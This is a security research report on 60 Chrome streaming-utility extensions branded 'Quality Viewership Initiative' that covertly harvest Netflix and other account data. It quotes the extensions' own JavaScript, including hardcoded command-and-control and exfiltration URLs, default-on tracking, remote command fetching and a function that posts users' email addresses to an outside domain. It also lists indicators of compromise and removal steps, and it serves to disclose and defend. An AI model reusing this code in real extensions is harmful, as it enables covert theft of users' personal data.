
| Extensions Reported | Users Affected | Streaming Platforms Targeted |
|---|---|---|
| 60 | ~1.1 Million | 11+ |
The Extensions Looked Completely Normal
They had thousands of reviews. They worked. A volume booster that actually boosted volume. A playback speed controller that actually changed playback speed. An ad skipper that actually skipped ads. Every extension in the portfolio did exactly what it claimed on the Chrome Web Store listing.
That's what made them dangerous.

The extensions are published under the name HideApp LLC and branded with the "Quality Viewership Initiative" [QVI] — described in each listing as a legitimate audience research programme. No organisation by that name is registered anywhere. No website. No traceable public presence. Just a brand name, applied to 60 extensions, covering 11 streaming platforms, and serving as the public face of a commercial data harvesting operation that had been running silently on over 1.1 million user's browsers.
We investigated extensions using our Extension Analyzer Portal. Every one was running the same code. Every one was talking to the same servers. And in the source code of the extension bundle itself, hardcoded in plain text, were the URLs of the two servers they were all calling home to.
Finding Summary: Crunchyroll Speeder, Custom Profile Picture for Netflix, Multi Skipper, and Audio Booster for Netflix. All confirmed running identical C2 infrastructure, identical exfiltration pipelines, and identical evasion techniques. All 60 extensions in the portfolio are assessed to operate the same way.
The Code Doesn't Lie
We start where every good investigation should: the source. When you unpack a Chrome extension, you get the actual JavaScript the browser runs. In the case of these 60 extensions, the webpack bundle for the Netflix module contains a single configuration object that removes all ambiguity about what this extension is designed to do.
/// netflix.min.js — webpack config module | SMOKING GUN
module.exports = JSON.parse('{"Ec":"https://me3x.online/",
"QL":"4e389220",
"xg":"",
"u3":"https://www.netflix.com/",
"d1":"https://metricsmint.quest/up",
"uL":"https://me3x.online/n/"}');
Those obfuscated variable names resolve to:
| Variable | Resolves To | Purpose |
|---|---|---|
config.Ec |
https://me3x.online/ |
C2 root domain |
config.uL |
https://me3x.online/n/ |
C2 API namespace (nodeRootUrl) |
config.d1 |
https://metricsmint.quest/up |
PII exfiltration endpoint (piUrl) |
config.u3 |
https://www.netflix.com/ |
Spoofed origin URL |
config.QL |
4e389220 |
Build revision ID |
The exfiltration target metricsmint.quest/up is not inferred from network traffic. It is not a forensic reconstruction. It is sitting in the shipped extension bundle, obfuscated only by a two-character webpack variable name. The C2 server me3x.online — same. Neither domain appears anywhere in the extension's manifest, its Chrome Web Store listing, or its privacy policy.
What Happens The Moment You Install
Here is the complete background.js install handler from the Netflix Picture in Picture extension:
/// background.js — onInstalled handler | DEFAULT OPT-IN CONFIRMED
chrome.runtime.onInstalled.addListener(reason => {
  if (reason.reason === chrome.runtime.OnInstalledReason.INSTALL) {
    chrome.storage.sync.get(['isSurveyShowed'], result => {
      if (result.isSurveyShowed === undefined) {
        chrome.storage.sync.set({ isSurveyShowed: true }, () => {
          // Opens profiling survey silently on install
          globalThis.openThankYouPage(
            'https://www.toopextensions.com/thank-you-survey/'
          );
        });
      }
    });
  }

  reloadTabs(); // Force-reload ALL open streaming tabs immediately

  chrome.storage.sync.get(['shareInsights'], result => {
    if (result.shareInsights === undefined) {
      chrome.storage.sync.set({ shareInsights: true }, () => {
        console.log('Default shareInsights set to true');
        // Surveillance is ON by default — no user consent requested
      });
    }
  });
});
Three things happen before the user has done anything at all. First, shareInsights is set to true — surveillance is enabled by default, with no consent dialog, no opt-in prompt, nothing. The developer literally left a console log confirming this: "Default shareInsights set to true."
Second, a profiling survey page opens automatically at toopextensions.com/thank-you-survey/, with the user's unique tracking UUID embedded in the URL. The survey page displays the message "Your data is always anonymized." That is a lie. We'll prove it shortly.
Third, reloadTabs() fires. This function iterates through every open tab matching Netflix, Prime Video, HBO Max, Apple TV+, Disney+, Hulu, Peacock TV, and Paramount+, and reloads each one. This ensures the content scripts and the C2 check in fire immediately across every streaming platform the user has open, before they have any opportunity to review what the extension is doing.
/// background.js — reloadTabs() | 8 PLATFORMS HIT ON INSTALL
function reloadTabs() {
  [
    '*://*.netflix.com/*',
    '*://*.primevideo.com/*',
    '*://*.hbomax.com/*',
    '*://*.disneyplus.com/*',
    '*://*.hulu.com/*',
    '*://*.peacocktv.com/*',
    '*://*.paramountplus.com/*',
    '*://*.apple.com/*'
  ].forEach(urlPattern => {
    chrome.tabs.query({ url: urlPattern }, tabs => {
      tabs.forEach(tab => chrome.tabs.reload(tab.id));
    });
  });
}
The Survey That Isn't a Survey
The term used in the network payloads is not "user" or "respondent." It is panelist_id. That is commercial data broker industry terminology. The user is not being invited to help improve the product. They are being enrolled as a paid audience research panelist — and the extension ID itself is used as the affiliate code, meaning the operator receives a payment for each enrollment.
Across the four investigated extensions, five different survey redirect domains were confirmed, each feeding into the same metricsmint.quest backend:
Survey Redirect Domains Rotated Across Portfolio
| Domain | Extension |
|---|---|
awesomextensions.com |
Crunchyroll extensions |
greatbrowserextensions.com |
Netflix profile picture extension |
streamingextensions.com |
Multi Skipper |
bestchromextensions.com |
Audio Booster for Netflix |
toopextensions.com |
Netflix Picture in Picture (source confirmed) |
The rotation is deliberate. By using a different survey domain per extension, no single domain becomes a detection signature in network monitoring tools or blocklists. All five domains funnel into the same metricsmint.quest/survey endpoint, building the same profile: panelist_id → age bracket → gender → streaming service count.
The Command and Control Architecture
This is the part that distinguishes a privacy invasive extension from actual malware. The data collection logic is not hard coded in the extension. The extension phones home to a remote server after every Netflix login, receives a JSON array of commands, and then executes them against Netflix's own authenticated APIs.
The operator can change what data gets harvested at any time, across all 1.1 million installations simultaneously, without publishing a single extension update. Chrome's review process never sees it.
/// netflix.min.js — C2 handshake | C2 ARCHITECTURE CONFIRMED
var InitCommandsData = function(
  accountId, profileId, extensionUserId, hid,
  gmtDiffSeconds, browserLanguage,
  dist,        // ← the Chrome extension ID used as affiliate tracking code
  country, isActiveProfile,
  optedOut     // ← sent as false BEFORE any opt-out UI is accessible
) { ... };

// Sends payload to C2, receives commands[] array in response
var fetchCommandsToSend = async(initData) => {
  return postPlainJsonRequest(
    BASE_ROUTE + "netflix/start",  // → https://me3x.online/n/netflix/start
    initData
  );
};

// Uploads harvested data back to C2, tagged with command UUID
var uploadSingleCommandData = async(data, commandId) => {
  return postPlainJsonRequest(
    BASE_ROUTE + "netflix/upload",  // → https://me3x.online/n/netflix/upload
    { ...data, commandId }          // commandId links upload to specific C2 instruction
  );
};
The dist field in the payload deserves particular attention. It is populated with the Chrome extension's own ID. The same ID used as the affiliate tracking code in the survey URL. This creates a complete closed loop: every C2 check-in tells the backend exactly which extension generated the data, which affiliate account should be credited for the enrolled panelist, and which distribution channel the user came from. This is not internal analytics. This is a commercial transaction being tracked per user, per install.
Execution failures are reported back to the operator in real time:
/// netflix.min.js — live error telemetry | OPERATOR VISIBILITY
var httpLog = buildHttpLogger(BASE_ROUTE + "js/dlog");
// → https://me3x.online/js/dlog

var httpNodeLog = buildHttpLogger(nodeRootUrl + "js/dlog");
// → https://me3x.online/n/js/dlog

// Every command execution failure is reported to the operator instantly
var netflixLogger = (namespace, message, commandId) =>
  logMessage("netflix", namespace, message, commandId);
What the C2 Commands Actually Harvest
Watch History
When the C2 server issues a history_v2_active command, the extension fetches Netflix's internal viewing activity API using the user's authenticated session. Up to 999 episodes with titles, watch timestamps, playhead positions, maturity ratings, and bookmark data are packaged and uploaded to me3x.online.
/// netflix.min.js — watch history harvest | 999 EPISODES EXFILTRATED
var fetchHistoryV2Page = async(profileGuid, pageNumber) => {
  const response = await fetch(
    "https://www.netflix.com/api/aui/pathEvaluator/web/^2.0.0" +
    "?method=call&callPath=%5B%22aui%22%2C%22viewingActivity%22...",
    {
      credentials: "include",   // Uses the user's authenticated Netflix session
      headers: { "Content-Type": "application/x-www-form-urlencoded" },
      body: "param=%7B%22guid%22%3A%22" + profileGuid + "%22%7D",
      method: "POST"
    }
  );
  const json = await response.json();
  return json.jsonGraph.aui.viewingActivity.value; // Full viewing records
};
Device List
The downloads command instructs the extension to fetch netflix.com/deviceManagement using the user's full authenticated session cookies. Every device registered to the account — smart TVs, phones, laptops, tablets — is captured and uploaded. In the Audio Booster investigation, this page was fetched twice in a single session, confirming it is a recurring harvest, not a one time event.
Full Profile Object
The profiles command targets netflix.com/shakti/mre/profiles. The harvested object includes every field: firstName, GUID, isAccountOwner, maturity rating, autoplay settings, language, isProfileLocked, facebookConnected, identity.currentCountry, membership status, and avatar image URLs at 8 resolutions.
/// netflix.min.js — profiles API target | FULL ACCOUNT HARVESTED
var netflixAPIUrl = config.u3; // → https://www.netflix.com/
var PROFILES_URL = netflixAPIUrl + "shakti/mre/profiles";
// Fields harvested: firstName, guid, isAccountOwner, maturity,
// autoplayEnabled, isProfileLocked, facebookConnected,
// identity.currentCountry, identity.membershipStatus,
// avatarImages[8 resolutions]
Watchlist
The my_list command uses Netflix's pathEvaluator API to extract the user's entire watchlist — up to 1,000 titles, with full metadata on each — and uploads it to the C2 server.
The Identity Bridge: How an Anonymous UUID Becomes Your Email
Until the C2 data harvest, everything metricsmint.quest holds is technically anonymous: a UUID linked to an age bracket, a gender, and a streaming service count. Personally identifying? Marginally. Sellable at premium rates? Not yet.
That changes with one POST request.
/// netflix.min.js — PII exfiltration | IDENTITY BRIDGE — PLAINTEXT EMAIL
function sendAdditionalProfileData(svod, data) {
  return fetch(
    config.d1,  // → https://metricsmint.quest/up (hardcoded in bundle)
    {
      method: "POST",
      body: b64encode(  // base64 encoding to obscure payload from log inspection
        JSON.stringify({
          svod: svod,     // "netflix" — SVOD = Subscription Video On Demand
                          // data broker industry terminology, not internal analytics
          ...data         // emailAddress (×3), guid, username, extension_user_id
        })
      )
    }
  );
}
The decoded payload from the Netflix investigation contained the user's Gmail address three times: as models.userInfo.data.emailAddress, models.accountInfo.data.emailAddress, and models.accountInfo.data.profileEmailAddress. Three separate fields, same address, sent to an undisclosed data broker domain that appears nowhere in the extension's manifest, privacy policy, or Chrome Web Store listing.
The svod field name is the tell. It stands for Subscription Video On Demand. It is the standard field name used by commercial streaming audience measurement firms to categorise subscriber records by platform. This payload was not built for internal product analytics. It was built for delivery to a data marketplace.
The Privacy Policy Claims: HideApp LLC's privacy policy states: "Data is anonymised before sharing." The network logs show the email address transmitted in plaintext inside a base64 encoded wrapper. The base64 is trivially decoded. These two statements cannot both be true.
The Complete Attack Flow
| Step | Phase | Detail |
|---|---|---|
| 01 | Install: Surveillance Enabled Before First Use | shareInsights = true set silently · Survey redirect to toopextensions.com/thank-you-survey/?user=[UUID]&dist=[extension-ID] · reloadTabs() force reloads 8 streaming platforms |
| 02 | Panelist Enrollment: Commercial Data Broker Registration | 4 sequential POSTs to metricsmint.quest/survey · panelist_id → age:"25-34" → gender:"Female" → servicesCount:"2" · Extension ID sent as affiliate code — per user enrollment payment tracked |
| 03 | IP Profiling: Three Calls at Authentication Boundaries | 3× GET api64.ipify.org at irregular intervals (pre-auth, post-auth, pre-C2) · Origin spoofed as streaming platform · IP + name + email = identifiable location record under DPDP Act 2023 |
| 04 | C2 Handshake: Remote Commands Issued | POST me3x.online/n/netflix/start with accountId, profileId, extensionUserId, country:"IN", optedOut:false · Server responds with commands[] array · Operator can update harvest targets without extension update |
| 05 | Identity Bridge: Email Links Anonymous Profile to Real Person | POST metricsmint.quest/up · base64-encoded payload: svod:"netflix", emailAddress×3, guid, username, extension_user_id · Anonymous panelist permanently linked to verified Gmail address |
| 06 | Data Upload: C2 Commands Executed, Closed-Loop Correlation | POST me3x.online/n/netflix/upload with commandId · Profiles, watch history (999 episodes), device list, watchlist (1000 items) · Failures reported live to me3x.online/js/dlog |
| 07 | Persistence: C2 Polling at 60s / 600s Intervals | Extension continuously polls for new commands · Entire cycle repeats on every Netflix visit · 60-second and 600-second alarm intervals confirmed in Disney+ module configuration |
The Same Code, 60 Times
All extensions forensically investigated used identical C2 payloads — same field names, same server addresses, same base64 encoded exfiltration format, same survey enrollment sequence. The only differences were the survey redirect domain (rotated per extension as a detection evasion measure) and the extension ID in the dist field.
The AudioBooster investigation added one additional finding: both C2 servers me3x.online and metricsplus.online receive identical payloads simultaneously, with different extensionUserIds. This is a deliberate resilience architecture. If one C2 domain is blocked, reported, or taken down, the other continues harvesting uninterrupted. The backend infrastructure is built for longevity, not convenience.
Portfolio Scale: The 60-extension portfolio covers Netflix, Amazon Prime, Disney+, Hulu, HBO Max, Crunchyroll, Apple TV+, Peacock TV, Paramount+, Tubi, Pluto TV, and YouTube. The Netflix extension's manifest alone injects tracking content scripts into 16 streaming domains. Combined install base: approximately 1.1 million users.
The False Declarations
Every extension in the portfolio made three explicit declarations to Google in the Chrome Web Store privacy section:
- "Not being sold to third parties, outside of the approved use cases"
- "Not being used or transferred for purposes unrelated to the item's core functionality"
- "Not being used or transferred to determine creditworthiness or for lending purposes"
HideApp LLC's own privacy policy, Section 9, states explicitly:
HideApp LLC Privacy Policy Section 9 — Research Data Sharing: "We generate commercial research reports and analytics based on anonymized user data. These reports are sold to: content creators and studios, streaming platforms, media research firms, marketing and advertising agencies, entertainment industry analysts."
The store declares the data is not sold to third parties. The privacy policy explicitly lists who it is sold to. Both documents exist simultaneously, on the same Chrome Web Store page, pointing to the same privacy policy URL. The developer submitted both.
Verdict
The Quality Viewership Initiative is not a privacy invasive analytics programme. It is a purpose built commercial data harvesting operation, disguised as 60 separate streaming utility extensions. The advertised features — speed control, ad skipping, audio boosting, picture in picture — are functional. They represent approximately 3–5% of the total codebase. The other 95–97% is surveillance infrastructure: a C2 server that issues remote harvest commands, a panelist enrollment pipeline that enrolls users without consent, an identity bridge that permanently links anonymous profiles to verified email addresses, and a live telemetry channel that streams operational errors back to the operator in real time. The C2 domain and exfiltration endpoint are hardcoded directly in the shipped extension bundle. All 60 extensions have been reported.
Indicators of Compromise
C2 & Exfiltration Domains
| Domain | Role |
|---|---|
me3x.online |
C2 primary (65.109.223.223 — Hetzner Finland) |
metricsplus.online |
C2 redundant secondary |
metricsmint.quest |
PII exfiltration / panelist enrollment |
Survey Redirect Domains
| Domain | Role |
|---|---|
awesomextensions.com |
Survey domain |
greatbrowserextensions.com |
Survey domain |
streamingextensions.com |
Survey domain |
bestchromextensions.com |
Survey domain |
toopextensions.com |
Survey domain (source confirmed) |
Operator Identity
| Field | Value |
|---|---|
| Entity | HideApp LLC — Wyoming LLC, 1021 E Lincolnway, Cheyenne WY 82001 |
| Contact | support@hideapp.co |
| Manifest author | Lars Kölker |
| Developer account | D-U-N-S 132615120 |
Malicious Extension IDs
| Extension ID | Extension Name |
|---|---|
olimcenppncifgiahopimblidefpdffi |
Custom profile picture for Netflix™ [QVI] |
jkmakgpojigahjdalffbkimpnpabelio |
Netflix Picture in Picture now for Prime & D+ [QVI] |
pgpdfnkeeppfohmophlpcfmciioeenig |
Hulu Ad Skipper | Ad Blocker [QVI] |
gjcgfkhgpaccjpjokgpekpgpphgaanej |
Netflix™ Extended [QVI] |
jpnhbbmiiebacoblojhdagcffdnablkp |
Picture in Picture works with Disney Plus [QVI] |
eingklpogjmofcedolfbgoomghkaamkn |
Prime Party [QVI] |
pgmodkjklhaccjaidgakcafnieoapeie |
Ad Skipper for Prime Video [QVI] |
mnbidnopakfjollfbpjlbnbgnkcdbend |
Crunchyroll: Picture in Picture [QVI] |
pidpgkcioikhdjahlehighfgmaopdbkk |
Watch Party works with Disney Plus [QVI] |
mifkpohchhbpnbmnohoknippibohglke |
Prime Video Speeder: adjust playback speed [QVI] |
fnmmlbopakcflnhnldihaeclneolhing |
Speeder that works with Disney Plus [QVI] |
nfodepdbkedfahdadcglakjdmopkobon |
Amazon Prime Freevee Skipper [QVI] |
oabcpbggaldpjflfnaoaghfgohnnonca |
Netflix Skipper: skip intros, recaps & more [QVI] |
gdakpfnjkpiakgcicmbbnfpjkdlhamok |
Crunchyroll Speeder: adjust playback speed [QVI] |
kmjockgnaaolnepjkbclpmfgojmhhnem |
Hulu Picture In Picture [QVI] |
cbkfnnlepjdalfmgjoffgacclhgpgpen |
Peacock TV Skipper: skip ads, intros & more [QVI] |
bimlffinhbdhgpomhngmnhidjgnfcnoc |
Multi Skipper: Skip ads, intros & recaps [QVI] |
ofkcbakkpjefjndcmbkokadbmmaimnlp |
UltraWide Streaming: custom ratios [QVI] |
gjikiofhelajcmedmillinbcmhmjcnpe |
Shorts scroller, works with Youtube [QVI] |
hflphhgpnocilfmkbjpibljgmibjfaej |
HBOmax Skipper: skip ads, intros & recaps [QVI] |
kehmgfedjalbibdkpjjebpeknhnpemoe |
Skip ads and intros, works with Disney Plus [QVI] |
fbknclggablimniljmehmhdmifpfpcop |
Prime Video Picture In Picture [QVI] |
fcngjpblanflfmbkdkheajgobilapkfa |
Prime Party Extended [QVI] |
cppcjnnpnlogjglbkejkcjinbalincge |
Hulu Speeder: adjust playback speed [QVI] |
loiiabknhcakflegiolohkabmacjicbc |
Tubi Ad Skipper | Ad Blocker [QVI] |
fjkfcfbnodbbcgnpllhpjgbiohjepilo |
Audio Booster for Netflix [QVI] |
hphcngnpphnceogdhgincnjgbmoododp |
Ad Skipper for Pluto TV |
mpebmkidaokicofipeckbobdecghpcil |
Film ratings for Netflix: now HBO Max & Prime [QVI] |
gdpdebkjjpokienficjfpkbpdolececa |
HBO Max Party: watch HBO together and chat [QVI] |
kekamfkadaognhaneljmbgpfjifcbfdc |
Prime Video Skipper: skip intros & recaps [QVI] |
fghpoiddelhjmiiehnfachinaaiapkfc |
Peacock TV Party: watch together and chat [QVI] |
ecbkebdekkkdhaooikfdneijhflicnik |
Peacock TV Speeder: adjust playback speed [QVI] |
bnajopgmcfoobgjooggalbpenbckchbo |
Audio Booster works with Disney+ [QVI] |
pbgnkecgdngdnlepfhmejeedabnaemhf |
HBO Max Extended: tools to fix HBO [QVI] |
lenacnekoepfjoldmbhgobbifkalnfdf |
Hulu Skipper: skip intros, recaps & more [QVI] |
ligjhfogigeoakfbpiikcomjdbihgadg |
Streaming Party works with Paramount Plus [QVI] |
lcaegnmbdcfljjojdggjmcjkpmlklaek |
Streaming Skipper works with Paramount Plus |
fijnkmobnoehglcljbadhmfccnpaocbi |
Crunchyroll Ad Skipper [QVI] |
fbejkdknoibjclidhlaeejnekhhppgmh |
Peacock TV Picture In Picture [QVI] |
pjchilcdicpfbnppopggnllaodiepofh |
Tubi Speeder: adjust playback speed [QVI] |
jfijoaenlalinpckedhellbfbcghokpg |
Speeder works with Paramount Plus [QVI] |
hlhfnpbjlanadonkeggjnccpnjcfkncp |
YouTube Speeder: adjust playback speed [QVI] |
mejmjhmdfmoliphijcoonnfnlpmilccj |
MyPicture for Netflix: custom profile picture |
ddkenfgnfafbehbhhgiefajgekocfcbj |
Netflix - higher quality [QVI] |
jloffeemlgnljjghcbfikjgnenjadcfi |
Apple TV Speeder: adjust playback speed [QVI] |
ijdgehigjbgnpokkpokhnkocmekpfhch |
Audio Booster for HBO Max [QVI] |
hjflipfiacpfaogdpebokbdmpbbjdafa |
Audio Booster for Amazon Prime [QVI] |
lfphiacjligbdklkafccneapdpbkohne |
UltraWide for YouTube: custom fullscreen ratios [QVI] |
lmoaammondkfnilhefjpapcppoefeagl |
Video filters for YouTube [QVI] |
fimhejbioopjniggmchenghefhhnbnkk |
MyPicture works with Disney+ custom picture [QVI] |
kgnlclloniaiajampcjnhnpoknbdhcbl |
Apple TV Extended: boost your viewing [QVI] |
hikhcmplkoncldjfabbdaodmlkogeocm |
Apple TV SubStyler: Customize subtitles [QVI] |
apdjjeknkclfoompjjnoejmkgddjdnko |
Peacock TV Extended: boost your viewing [QVI] |
ipjjagfjegcjjinmmenhjobcbanocknl |
Picture In Picture for Pluto TV [QVI] |
eebcjcdmbfggmfngmpogfdcghbcfidjf |
Speeder for Pluto TV: adjust playback speed [QVI] |
mfmgdailbkanbdajodjgmgncbeflcnci |
Picture in Picture works with Paramount [QVI] |
kaphipbedfkgogpnainaoemcjanplfbf |
PrimeVideo MyPicture: custom profile picture |
bkjpfjlimohfjlphgjegicepapohfngg |
Audio Booster for Youtube |
jgebaclmgjdkbkoolfladnkiegnbgkkh |
Tubi: Picture in Picture [QVI] |
hlgcmpmeemaflhdgeichifpanolhddnj |
Shahid Skipper: Skip ads & intros [QVI] |
afpkgbjklboebpjloelecdcfddbfefdc |
Pic-in-Pic Floating Window works with Youtube [QVI] |
If You Have These Extensions Installed
Remove all HideApp LLC / [QVI] extensions from Chrome immediately. Change your passwords for every streaming account you used while these extensions were active. On Netflix, go to Account → Security → Manage access and devices and revoke any unrecognised devices. Check your Gmail account for suspicious login activity. Submit data deletion requests to support@hideapp.co and privacy@hideapp.co under GDPR or CCPA as applicable.
Block me3x.online (65.109.223.223), metricsplus.online, and metricsmint.quest at DNS level.